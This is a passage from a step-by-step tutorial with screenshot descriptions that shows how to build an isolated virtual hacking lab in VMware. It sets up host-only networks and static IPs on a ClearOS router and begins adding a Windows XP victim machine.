
We can see our newly created host-only network vmnet4 in the available networks as highlighted below.




All host-only networks are created with DHCP server enabled by default. But for our hacking lab, we need to disable it.




Select the vmnet1 network and disable the DHCP service by unchecking the box as highlighted below.




Do the same for vmnet2 network as shown below.




Now go to the "virtual machines" setting of ClearOS (which is acting as a router here). Make sure ClearOS has two network adapters since a router acts as an interface between two networks. Steps to create a new network adapter in VMware have been shown in the previous issue. Assign the "vmnet1" network to the first network adapter (default host-only network) and assign the newly created "vmnet3" host-only network to the second network adapter as shown below. Click on OK.



Now, turn ON the ClearOS system. The system can be accessed remotely using the IP.




Access the dashboard of the ClearOS VM from remote machine (process shown in previous issue) and go to network interface settings. Click to edit the first interface. A new window as shown below will open. This interface will act as a external interface (the interface connecting to internet). As you can show below, the role is given as "external". By default,the connection is DHCP.



The screenshot shows the network configuration window for interface 'ens33'. The 'Connection Type' dropdown menu is highlighted with a black box and contains the text 'DHCP'. Other visible settings include 'Device: 79c970 [PCnet32 LANCE]', 'Bus: PCI', 'Link: Yes', 'Speed: Unknown', 'Role: External', 'Automatic DNS Servers: checked', and 'Upstream (kb/s): 0'.

Device	79c970 [PCnet32 LANCE]
Bus	PCI
Link	Yes
Speed	Unknown
Settings	
Interface	ens33
Role	External
Connection Type	DHCP
Hostname	
Automatic DNS Servers	<input checked="" type="checkbox"/>
Maximum Bandwidth Provided by ISP	
Upstream (kb/s)	0

But we want a static connection so we can assign our own IP address. Click on the area high-lighted in the above image which will give us a list of connections. From the list, select static as shown in the image below.



The screenshot shows the network configuration window for interface 'ens33' with the 'Connection Type' dropdown menu open and 'Static' selected. A red horizontal line is drawn under the 'Static' option. Other visible settings include 'Device: 79c970 [PCnet32 LANCE]', 'Bus: PCI', 'Link: Yes', 'Speed: Unknown', 'Role: External', 'IP Address: (empty)', 'Netmask: 255.255.255.0', and 'Gateway: (empty)'. The 'Automatic DNS Servers' checkbox is checked.

Device	79c970 [PCnet32 LANCE]
Bus	PCI
Link	Yes
Speed	Unknown
Settings	
Interface	ens33
Role	External
Connection Type	Static
IP Address	
Netmask	255.255.255.0
Gateway	
Maximum Bandwidth Provided by ISP	

Once we select "static" as our connection type, two new fields will appear. They are that of IP address and Gateway.

The screenshot shows a network configuration window with the following fields and values:

Device	79c970 [PCnet32 LANCE]
Bus	PCI
Link	Yes
Speed	Unknown
Settings	
Interface	ens33
Role	External
Connection Type	Static
IP Address	
Netmask	255.255.255.0
Gateway	
Maximum Bandwidth Provided by ISP	

Two white arrows point to the IP Address and Gateway fields, indicating they are newly visible or important.


Since the vmnet1 network is in the address range of 192.168.221.0, we need to assign a IP address from this range. I assigned it as 192.168.221.10. Gateway address is the IP address of that machine through which an entire network connects to an external network. In the case of this lab, ClearOS is our gateway. Hence give the same address again. We can also assign 127.0.0.1 which is considered the localhost address. Once values are entered, save the changes made.

The screenshot shows the same network configuration window with the following fields and values:


Interface	ens33
Role	External
Connection Type	Static
IP Address	192.168.221.10
Netmask	255.255.255.0
Gateway	192.168.221.10
Maximum Bandwidth Provided by ISP	
Upstream (kb/s)	0
Downstream (kb/s)	0
Upstream Proxy	
Proxy Server	
Port	

Two white arrows point to the IP Address and Gateway fields, indicating the values have been entered.


Once finished configuring, network settings of the external network should look as shown in the image below. Now let us edit the settings of the LAN network. LAN network is the internal network in any company. Click on "edit" to change the settings.




Just in the above case, we don't need DHCP even for this network. So select the connection type as "static". Since our vmnet3 network uses the IP range 192.168.136.0, let us give the IP as 192.168.136.10. Below you can see a checkbox titled "Enable DHCP server". This allows ClearOS (which is acting as a router for this lab) to assign IP addresses for any new virtual machines connected to this LAN. For example, if we connect Windows XP to this LAN, the router (ClearOS) will automatically assign an IP address to it. Select this option if you want it, but this guide will show you how to assign a static IP address, so I unchecked it. Click on Update to save the settings.




The IP address of both the interfaces are shown below. For external network, the IP address is 192.168.221.10 and for the internal NAT network it is 192.168.136.10. The router is configured. Its time to connect other machines. First let us create the LAN. As already told, Windows XP will be set up as victim machine in the LAN.




Go to the virtual machine settings of Windows XP. It is assumed that Windows XP has been already installed in Vmware. Click on "Add" as shown below.



